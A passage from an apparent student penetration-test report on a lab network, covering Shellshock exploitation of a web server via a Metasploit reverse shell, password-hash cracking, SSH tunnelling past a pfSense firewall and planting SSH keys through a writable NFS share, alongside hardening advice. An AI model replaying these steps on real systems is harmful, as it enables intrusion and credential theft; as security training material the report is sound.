   SSL         true             no        Negotiate SSL/TLS for outgoing connections
   SSLVersion  Auto             yes       Specify the version of SSL/TLS to be used (Auto, TLS and SSL23 are auto-
negotiate) (Accepted: Auto, TLS, SSL23, SSL3, TLS1, TLS1.1, TLS1.2)
   THREADS     1                yes       The number of concurrent threads (max one per host)
   VHOST                        no        HTTP server virtual host

msf5 auxiliary(scanner/http/ssl_version) > set rhost 172.16.221.237
rhost => 172.16.221.237
msf5 auxiliary(scanner/http/ssl_version) > run

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/ssl_version) > set verbose true
verbose => true
msf5 auxiliary(scanner/http/ssl_version) > run

[*] 172.16.221.237:443    connected and fingerprinted: Apache/2.2.22 (Ubuntu)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/ssl_version) >
```

It is recommended that the SSL version should be changed to use TLS 1.2, as this is not vulnerable to SSL Poodle attacks. This can be done by modifying the ssl.conf file, which is in *'/etc/httpd/conf.d/ssl.conf*'. Modify the 'SSLProtocol' directive to 'SSLProtocol TLSv1.2'.

Other

From the NMAP scans of this web server, it was seen that it was also running HTTP as well as HTTPS. For the future, it is important that communications should be sent over HTTPS as this makes communications less prone to interception.

4.2 WEB SERVER: 192.168.0.242/30


Using an NMAP script called Firewalk, it was possible to scan this subnet for hosts over the PfSense firewall over one of its interfaces. Upon scanning this subnet, this revealed that the host 192.168.0.242 was online:


Figure 2-12 NMAP scan on 192.168.0.240/30

```
root@kali:~# nmap --script=firewalk 192.168.0.240/30
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-22 07:13 EST
Nmap scan report for 192.168.0.242
Host is up (0.0068s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind

Nmap done: 4 IP addresses (1 host up) scanned in 15.00 seconds
```

This revealed that it was a webserver, with services such as SSH, HTTP and RPCBIND. Nikto was ran against the web server, which revealed that it was vulnerable to Shellshock. This vulnerability was critical to this server as this would allow an attacker to escalate privileges and execute remote commands on the server from a root user. Attackers can execute operating system commands through HTTP requests, which can grant full access to the server, even bypassing the environment variable restriction. On the vulnerability database this is also known as CVE-2014-6271. To perform this, Metasploit was used and a payload of a reverse shell was specified. Once exploited, the *'sshd_config'* file was edited to permit root login and the password files were obtained and parsed using John the Ripper:

Figure 2-13 Shellshock Vulnerability on 192.168.0.242/30





CMP314

This system is running:

- **uptime**: 12:30:16 up 1:08, 0 users, load average: 0.20, 0.22, 0.18
- **kernel**: Linux xadmin-virtual-machine 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
- **Bash Version**: GNU bash, version 4.3.8(1)-release (x86_64-pc-linux-gnu) Copyright (C) 2013 Free Software Foundation, Inc. License GPLv3+: GNU GPL version 3 or later This is free software; you are free to change and redistribute it. There is NO WARRANTY, to the extent permitted by law.

```
msf5 exploit(multi/http/cups_bash_env_exec) > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > ls
[*] exec: ls

config   Documents  get-pip.py  mount  output.txt  Pictures  Templates  thinclient_drives  WebScarab.properties
Desktop  Downloads  locate      Music  passwd      Public    test.xml   Videos
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   CMD_MAX_LENGTH  2048            yes       CMD max line length
   CVE            CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER         User-Agent       yes       HTTP header to use
   METHOD         GET              yes       HTTP method to use
   Proxies                         no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file with syntax
 'file:<path>'
   RPATH          /bin             yes       Target PATH for binaries used by the CmdStager
   RPORT          80               yes       The target port (TCP)
   SRVHOST        0.0.0.0          yes       The local host to listen on. This must be an address on the local ma
chine or 0.0.0.0
   SRVPORT        8080             yes       The local port to listen on.
   SSL            false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                         no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI                       yes       Path to CGI script
   TIMEOUT        5                yes       HTTP read response timeout (seconds)
   URIPATH                         no        The URI to use for this exploit (default is random)
   VHOST                           no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhost 192.168.0.242
rhost => 192.168.0.242
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/status
targeturi => /cgi-bin/status
```

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   generic/custom                                                 normal  No     Custom Payload
   1   generic/debug_trap                                             normal  No     Generic x86 Debug Trap
   2   generic/shell_bind_tcp                                         normal  No     Generic Command Shell, Bind TCP I
nline
   3   generic/shell_reverse_tcp                                      normal  No     Generic Command Shell, Reverse TC
P Inline
   4   generic/tight_loop                                             normal  No     Generic x86 Tight Loop
   5   linux/x86/chmod                                                normal  No     Linux Chmod
   6   linux/x86/exec                                                 normal  No     Linux Execute Command
   7   linux/x86/meterpreter/bind_ipv6_tcp                            normal  No     Linux Mettle x86, Bind IPv6 TCP S
tager (Linux x86)
   8   linux/x86/meterpreter/bind_ipv6_tcp_uuid                       normal  No     Linux Mettle x86, Bind IPv6 TCP S
tager with UUID Support (Linux x86)
   9   linux/x86/meterpreter/bind_nonx_tcp                            normal  No     Linux Mettle x86, Bind TCP Stager
   10  linux/x86/meterpreter/bind_tcp                                 normal  No     Linux Mettle x86, Bind TCP Stager
 (Linux x86)
   11  linux/x86/meterpreter/bind_tcp_uuid                            normal  No     Linux Mettle x86, Bind TCP Stager
 with UUID Support (Linux x86)
   12  linux/x86/meterpreter/reverse_ipv6_tcp                         normal  No     Linux Mettle x86, Reverse TCP Sta
ger (IPv6)
   13  linux/x86/meterpreter/reverse_nonx_tcp                         normal  No     Linux Mettle x86, Reverse TCP Sta
ger
   14  linux/x86/meterpreter/reverse_tcp                              normal  No     Linux Mettle x86, Reverse TCP Sta
ger
   15  linux/x86/meterpreter/reverse_tcp_uuid                         normal  No     Linux Mettle x86, Reverse TCP Sta
ger
   16  linux/x86/metsvc_bind_tcp                                      normal  No     Linux Meterpreter Service, Bind T
CP
   17  linux/x86/metsvc_reverse_tcp                                   normal  No     Linux Meterpreter Service, Revers
e TCP Inline
   18  linux/x86/read_file                                            normal  No     Linux Read File
   19  linux/x86/shell/bind_ipv6_tcp                                  normal  No     Linux Command Shell, Bind IPv6 TC
P Stager (Linux x86)
   20  linux/x86/shell/bind_ipv6_tcp_uuid                             normal  No     Linux Command Shell, Bind IPv6 TC
P Stager with UUID Support (Linux x86)
   21  linux/x86/shell/bind_nonx_tcp                                  normal  No     Linux Command Shell, Bind TCP Sta
ger
   22  linux/x86/shell/bind_tcp                                       normal  No     Linux Command Shell, Bind TCP Sta
ger (Linux x86)
   23  linux/x86/shell/bind_tcp_uuid                                  normal  No     Linux Command Shell, Bind TCP Sta
ger with UUID Support (Linux x86)
   24  linux/x86/shell/reverse_ipv6_tcp                               normal  No     Linux Command Shell, Reverse TCP
Stager (IPv6)
   25  linux/x86/shell/reverse_nonx_tcp                               normal  No     Linux Command Shell, Reverse TCP
Stager
   26  linux/x86/shell/reverse_tcp                                    normal  No     Linux Command Shell, Reverse TCP
Stager
   27  linux/x86/shell/reverse_tcp_uuid                               normal  No     Linux Command Shell, Reverse TCP
```

```
   26  linux/x86/shell/reverse_tcp                                    normal  No     Linux Command Shell, Reverse TCP
Stager
   27  linux/x86/shell/reverse_tcp_uuid                               normal  No     Linux Command Shell, Reverse TCP
Stager
   28  linux/x86/shell_bind_ipv6_tcp                                  normal  No     Linux Command Shell, Bind TCP Inl
ine (IPv6)
   29  linux/x86/shell_bind_tcp                                       normal  No     Linux Command Shell, Bind TCP Inl
ine
   30  linux/x86/shell_bind_tcp_random_port                           normal  No     Linux Command Shell, Bind TCP Ran
dom Port Inline
   31  linux/x86/shell_reverse_tcp                                    normal  No     Linux Command Shell, Reverse TCP
Inline
   32  linux/x86/shell_reverse_tcp_ipv6                               normal  No     Linux Command Shell, Reverse TCP
Inline (IPv6)
```

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   CMD_MAX_LENGTH  2048             yes       CMD max line length
   CVE             CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER          User-Agent       yes       HTTP header to use
   METHOD          GET              yes       HTTP method to use
   Proxies                          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS          192.168.0.242    yes       The target host(s), range CIDR identifier, or hosts file with syntax
 'file:<path>'
   RPATH           /bin             yes       Target PATH for binaries used by the CmdStager
   RPORT           80               yes       The target port (TCP)
   SRVHOST         0.0.0.0          yes       The local host to listen on. This must be an address on the local ma
chine or 0.0.0.0
   SRVPORT         8080             yes       The local port to listen on.
   SSL             false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                          no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI       /cgi-bin/status  yes       Path to CGI script
   TIMEOUT         5                yes       HTTP read response timeout (seconds)
   URIPATH                          no        The URI to use for this exploit (default is random)
   VHOST                            no        HTTP server virtual host


Payload options (linux/x86/shell/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set lhost 192.168.0.200
lhost => 192.168.0.200
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[+] 192.168.0.242:80 - The target is vulnerable.
```

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.0.200:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (36 bytes) to 192.168.0.234
[*] Command shell session 2 opened (192.168.0.200:4444 → 192.168.0.234:34796) at 2020-12-22 13:07:18 -0500

session -l
/bin//sh: 1: session: not found
ls
%TEMP%\15460.ps1
status
shell
[*] Trying to find binary(python) on target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
hostname
hostname
xadmin-virtual-machine
# ls
ls
%TEMP%\15460.ps1  status
#
```

```
# whoami
whoami
root
#
```

```
# ls -alF
ls -alF
total 84
drwx------ 14 root root 4096 Sep 24  2017 ./
drwxr-xr-x 23 root root 4096 Aug 13  2017 ../
-rw-------  1 root root    0 Aug 24  2017 .ICEauthority
-rw-------  1 root root  135 Sep 24  2017 .Xauthority
-rw-r--r--  1 root root  107 Aug 20  2017 .apport-ignore.xml
-rw-------  1 root root  205 Sep 28  2017 .bash_history
-rw-r--r--  1 root root 3106 Feb 20  2014 .bashrc
drwx------  6 root root 4096 Sep 23  2017 .cache/
drwx------  6 root root 4096 Aug 24  2017 .config/
-rw-r--r--  1 root root   41 Aug 24  2017 .dmrc
drwx------  3 root root 4096 Aug 24  2017 .gconf/
drwxr-xr-x  3 root root 4096 Aug 24  2017 .local/
-rw-r--r--  1 root root  140 Feb 20  2014 .profile
-rw-------  1 root root  253 Aug 24  2017 .xsession-errors
drwxr-xr-x  2 root root 4096 Aug 24  2017 Desktop/
drwxr-xr-x  2 root root 4096 Aug 24  2017 Documents/
drwxr-xr-x  2 root root 4096 Aug 24  2017 Downloads/
drwxr-xr-x  2 root root 4096 Aug 24  2017 Music/
drwxr-xr-x  2 root root 4096 Aug 24  2017 Pictures/
drwxr-xr-x  2 root root 4096 Aug 24  2017 Public/
drwxr-xr-x  2 root root 4096 Aug 24  2017 Templates/
drwxr-xr-x  2 root root 4096 Aug 24  2017 Videos/
```

```
# ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:24
          inet addr:192.168.0.242  Bcast:192.168.0.255  Mask:255.255.255.224
          inet6 addr: fe80::215:5dff:fe00:424/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:10054 errors:0 dropped:0 overruns:0 frame:0
          TX packets:9513 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3121214 (3.1 MB)  TX bytes:4570334 (4.5 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:161 errors:0 dropped:0 overruns:0 frame:0
          TX packets:161 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:11889 (11.8 KB)  TX bytes:11889 (11.8 KB)
```

```
# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
PermitTunnel yes
```

```
root@kali:~/Desktop# john pass_242
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Further messages of this type will be suppressed.
To see less of these warnings, enable 'RelaxKPCWarningCheck' in john.conf
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
apple            (root)
Proceeding with incremental:ASCII
pears            (xweb)
2g 0:00:17:33 DONE 3/3 (2020-12-22 13:36) 0.001898g/s 422.1p/s 422.2c/s 422.2C/s peton..penry
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

This revealed two users on the web server: root and xweb. Root's password was apple and xweb's password was pear. It was also seen from these results that upon browsing to this web server it revealed a home page that showed information about this system including kernel and bash version. This should be deleted in the future as this would give an attacker unnecessary information that would leader them to execute this attack on the server. It is also recommended that stronger passwords should be used. Refer to the **4.1 WordPress Login** section for advice on how to create stronger passwords, as naming them after pieces of fruit is not secure and makes them vulnerable to dictionary attacks.

To fix the shellshock vulnerability, it is recommended to update to the latest version of bash within the web server. This can be done by issuing the command *'sudo apt-get update && sudo apt-get install -only-upgrade bash'*. To ensure that it has fixed the bug, popular vulnerability scanning tools can be used such as Nessus and once again Nikto to confirm that the vulnerability is still not present.

SSH Tunnel

After gaining access to the system by compromising the root account, the machine was tunneled to allow the bypassing of the firewall present on the 192.168.0.234/30 interface. Since it was running SSH, this was logged on using the password of apple. The sshd_config file was altered to allow root login and to enable IPv4 forwarding this was edited in the *'/proc/sys/net/ipv4/conf/all/forwarding'* file from 0 to 1. Then a tunnel interface was added on the kali machine and the server using the *'-w0:0'* switch on the ssh command. Then the tunnel interfaces were set up on both sides, with a subnet address of 1.1.1.0/30 network being assigned to the 2 devices. The routes were then added using the route command then the iptables command was issued on the remote machine to allow data passing from the Kali machine to be sent to the 192.168.0.64/27 subnet:

Figure 2-14 SSH Tunnel on 192.168.0.242 Setup

```
root@xadmin-virtual-machine:~# cat /proc/sys/net/ipv4/conf/all/forwarding
0
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# cat /proc/sys/net/ipv4/conf/all/forwarding
1
root@xadmin-virtual-machine:~#
```

```
root@kali:~# ssh -w0:0 root@192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Sun Dec 27 14:36:49 2020 from 192.168.0.242
root@xadmin-virtual-machine:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:15:5d:00:04:24 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.242/27 brd 192.168.0.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:424/64 scope link
       valid_lft forever preferred_lft forever
4: tun0: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 500
    link/none
root@xadmin-virtual-machine:~# ip addr add 1.1.1.2/30 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
root@xadmin-virtual-machine:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:15:5d:00:04:24 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.242/27 brd 192.168.0.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:424/64 scope link
       valid_lft forever preferred_lft forever
4: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 500
    link/none
    inet 1.1.1.2/30 scope global tun0
       valid_lft forever preferred_lft forever
root@xadmin-virtual-machine:~#
```

```
root@kali:~# ip addr add 1.1.1.1/30 dev tun0
root@kali:~# ip link set tun0 up
root@kali:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:00:04:27 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.200/27 brd 192.168.0.223 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:427/64 scope link
       valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 500
    link/none
    inet 1.1.1.1/30 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 fe80::f084:8c5b:be89:f7b7/64 scope link stable-privacy
       valid_lft forever preferred_lft forever
root@kali:~#
```

```
root@kali:~# ping 1.1.1.2
PING 1.1.1.2 (1.1.1.2) 56(84) bytes of data.
64 bytes from 1.1.1.2: icmp_seq=1 ttl=64 time=3.43 ms
64 bytes from 1.1.1.2: icmp_seq=2 ttl=64 time=4.05 ms
64 bytes from 1.1.1.2: icmp_seq=3 ttl=64 time=2.80 ms
^C^[[A64 bytes from 1.1.1.2: icmp_seq=4 ttl=64 time=4.60 ms
^C
--- 1.1.1.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 2.801/3.719/4.601/0.672 ms
root@kali:~# ping 1.1.1.1
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.
64 bytes from 1.1.1.1: icmp_seq=1 ttl=64 time=0.024 ms
64 bytes from 1.1.1.1: icmp_seq=2 ttl=64 time=0.040 ms
64 bytes from 1.1.1.1: icmp_seq=3 ttl=64 time=0.033 ms
^C
--- 1.1.1.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2037ms
rtt min/avg/max/mdev = 0.024/0.032/0.040/0.006 ms
root@kali:~#
```

```
root@xadmin-virtual-machine:~# ping 1.1.1.2
PING 1.1.1.2 (1.1.1.2) 56(84) bytes of data.
64 bytes from 1.1.1.2: icmp_seq=1 ttl=64 time=0.027 ms
64 bytes from 1.1.1.2: icmp_seq=2 ttl=64 time=0.036 ms
^C
--- 1.1.1.2 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1004ms
rtt min/avg/max/mdev = 0.027/0.031/0.036/0.007 ms
root@xadmin-virtual-machine:~# ping 1.1.1.1
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.
64 bytes from 1.1.1.1: icmp_seq=1 ttl=64 time=5.33 ms
64 bytes from 1.1.1.1: icmp_seq=2 ttl=64 time=2.39 ms
^C
--- 1.1.1.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1007ms
rtt min/avg/max/mdev = 2.396/3.866/5.337/1.471 ms
root@xadmin-virtual-machine:~#
```

```
root@kali:~# route add -net 192.168.0.64/27 tun0
root@kali:~# route add -net 192.168.0.96/27 tun0
root@kali:~#
```

```
root@kali:~# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         192.168.0.193   0.0.0.0         UG    0      0        0 eth0
1.1.1.0         0.0.0.0         255.255.255.252 U     0      0        0 tun0
192.168.0.64    0.0.0.0         255.255.255.224 U     0      0        0 tun0
192.168.0.96    0.0.0.0         255.255.255.224 U     0      0        0 tun0
192.168.0.192   0.0.0.0         255.255.255.224 U     0      0        0 eth0
root@kali:~#
```

```
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 1.1.1.0/30 -o eth0 -j MASQUERADE
root@xadmin-virtual-machine:~#
```

```
root@kali:~# nmap -sV 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-27 09:50 EST
Nmap scan report for 192.168.0.66
Host is up (0.020s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (1 host up) scanned in 21.79 seconds
root@kali:~#
```

This revealed the presence of a 192.168.0.66 host on the 192.168.0.64/27 subnet. In order to fix this is important to configure the PfSense firewall rules to allow only specific traffic to the other hosts on the DMZ interface. By

default, PfSense blocks traffic on the WAN interface, although this was easily circumvented using the Firewalk script created by NMAP. Once the host was accessed there was no rules regarding HTTP traffic as it was accessed on the Kali machine. Therefore, it is recommended to at least add firewall rules that would stop traffic coming on port 22 (SSH) as this would have prevented SSH tunneling from occurring and to stop the bypassing of the firewall.

In addition, an SSH brute force attack could also have been performed as well. With the passwords discovered using the Shellshock vulnerability previously, this attack could have been successful so in order to prevent this it is recommended to use a stronger password, better yet a passphrase. See the **4.1 WordPress Login** results for guidance.

Other methods that could have been used to improve the SSH on this server is configuring an idle timeout interval, as this will prevent an unattended SSH session. This can be done by editing the *'sshd_config'* file to include: '*ClientAliveInterval 360'* and '*ClientAliveCountMax 0'*. This would mean that once a 360 interval has passed, the user automatically logs out. In addition, the SSH Protocol 2 should be used. This makes it more secure than Protocol 1. This can be done modifying the same file by adding *Protocol 2* within the file. Since SSH was running on port 22, this can also be changed to another port number as long as that port is not used. This can be changed within the SSH config files and should allow you to change the port number under the 'Port 22' directive. This would prevent scanners such as NMAP from easily detecting an SSH service on the remote host. One of the major changes that could be made to the SSH services on all the machines. Every machine that was running SSH was compromised in this investigation and obtaining the SSH information and passwords would stop an attacker as they will be blocked by the implementation of 2 Factor Authentication. Other changes that could be made is changing SSH rules to allow only specific client to access them. This would involve filtering connections on the firewall connected to this machine, since it is protected by a firewall, to modify the firewall rules or on the server itself using the iptables command. For example, *'iptables -A INPUT -p tcp -s 192.168.0.242 –dport (ssh_port_number) -j ACCEPT'*, which will only open SSH to that IP address. However, if the SSH port were to be opened on a global scale it is recommended that the following command *'iptables -A INPUT -p tcp –dport (SSH_PORT_NUMBER) -m state –state NEW -m recent –set –name ssh –rsource'* as this will show that if an IP address were to remotely login to that machine more than 3 times within the last 90 second then the packet is dropped. In essence, it is important to filter at the PfSense firewall as this is another way of combatting the Firewalk script from earlier and being able to defend against remote logins by filtering packets at the firewall on the DMZ interface. The Apache version is outdated and should be patched to the latest version.

4.3 FIREWALL: 192.168.0.234/30, 192.168.0.98/27, 192.168.0.241/30 INTERFACES

The following details how the firewall was compromised. This involved using SSH tunneling from 192.168.0.242 to the 192.168.0.66 host to encapsulate traffic and allow access to the 192.168.0.96/27 subnet, which successfully would be able to communicate with the firewall hosted on these three interfaces. As discussed in the previous step it was possible to bypass the firewall present on the three interfaces. Once the 66 machines was able to accept traffic using the SSH tunnel, it was reported that machine was running SSH, NFS and RPCBIND. It was not possible to SSH into this machine as it required a public key to be stored on the server. This was circumvented by mounting the NFS share and finding that the '/' directory could be mounted and that NFS permissions were read/write allowing changes to be made to the mounted NFS share. Once the share was mounted the passwords were obtained which revealed the xadmin password to still be plums, as found on the 215 machines. The next step was to generate an SSH certificate on the Kali machine and copy this to the mounted share of the *'mount/home/xadmin/.ssh/authorized_keys'* directory. This then allowed the Kali machine to logon to the 66 machine without a password. This was then used as a tunnel alongside the tunnel to the 242 machine. In order to tunnel, so using root permissions a directory *'/root/.ssh/'* was created to hold the public key of the Kali machine.

Then, using the mounted share the public key was coped to *'mount/root/.ssh/authorized_keys'*, allowing access to the root account.

Figure 2-15 Bypassing the Firewall Part 1

```
root@kali:~# showmount -e 192.168.0.66
Export list for 192.168.0.66:
/ 192.168.0.*
```

```
root@kali:~# ssh root@192.168.0.66
The authenticity of host '192.168.0.66 (192.168.0.66)' can't be established.
